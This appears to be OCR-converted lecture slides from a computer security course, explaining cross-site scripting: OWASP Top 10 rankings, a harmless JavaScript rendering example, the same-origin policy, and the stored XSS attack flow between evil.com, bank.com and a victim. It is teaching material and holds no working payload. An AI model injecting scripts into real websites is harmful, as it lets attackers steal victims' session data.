Cross-site scripting attack

CS 161: Computer Security

Prof. Raluca Ada Popa

April 8, 2020

Some content adapted from materials by David Wagner or Dan Boneh

Top web vulnerabilities

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components

Top web vulnerabilities

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS) !!!	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Cross-site scripting attack (XSS)

- Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data

- The same-origin policy does not prevent XSS

Setting: Dynamic Web Pages

- Rather than static HTML, web pages can be expressed as a program, say written in *Javascript*:

web page

```
<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ",
                a+b,
                "</b>");
</script>
```

- Outputs:

```
Hello, world: 3
```

Recall: Javascript

- Powerful web page *programming language*
- Scripts are embedded in web pages returned by web server
- Scripts are executed by browser. Can:
  - Alter page contents
  - Track events (mouse clicks, motion, keystrokes)
  - Issue web requests, read replies
- *(Note: despite name, has nothing to do with Java!)*

Rendering example

web server

web browser

```
<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ", a+b, "</b>");
</script>
```

Browser's rendering engine:

1. Call HTML parser
- tokenizes, starts creating DOM tree
- notices <script> tag, yields to JS engine

2. JS engine runs script to change page

```
<font size=30>
Hello, <b>world: 3</b>
```


3. HTML parser continues:
- creates DOM

4. Painter displays DOM to user

Hello, **world: 3**

Confining the Power of Javascript Scripts

- Given all that power, browsers need to make sure JS scripts don’t abuse it



hackerz.com

bank.com

- For example, don’t want a script sent from hackerz.com web server to read or modify data from bank.com
- … or read keystrokes typed by user while focus is on a bank.com page!

Same Origin Policy

Recall:

- Browser associates web page elements (text, layout, events) with a given **origin**
- SOP = a script loaded by origin A can access only origin A's resources (and it cannot access the resources of another origin)

XSS subverts the same origin policy

- Attack happens **within the same origin**
- Attacker tricks a server (e.g., `bank.com`) to send malicious script ot users
- User visits to `bank.com`

Malicious script has origin of bank.com so it is permitted to access the resources on bank.com

Two main types of XSS

- *Stored* XSS: attacker leaves Javascript lying around on benign web service for victim to load
- *Reflected* XSS: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back

Stored (or persistent) XSS


- The attacker manages to store a malicious script at the web server, e.g., at `bank.com`
- The server later unwittingly sends script to a victim's browser
- Browser runs script in the same origin as the `bank.com` server

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com


1

Inject malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1


Inject malicious script

User Victim

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1

Inject malicious script


User Victim

2 request content

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim


2 request content

3 receive malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script

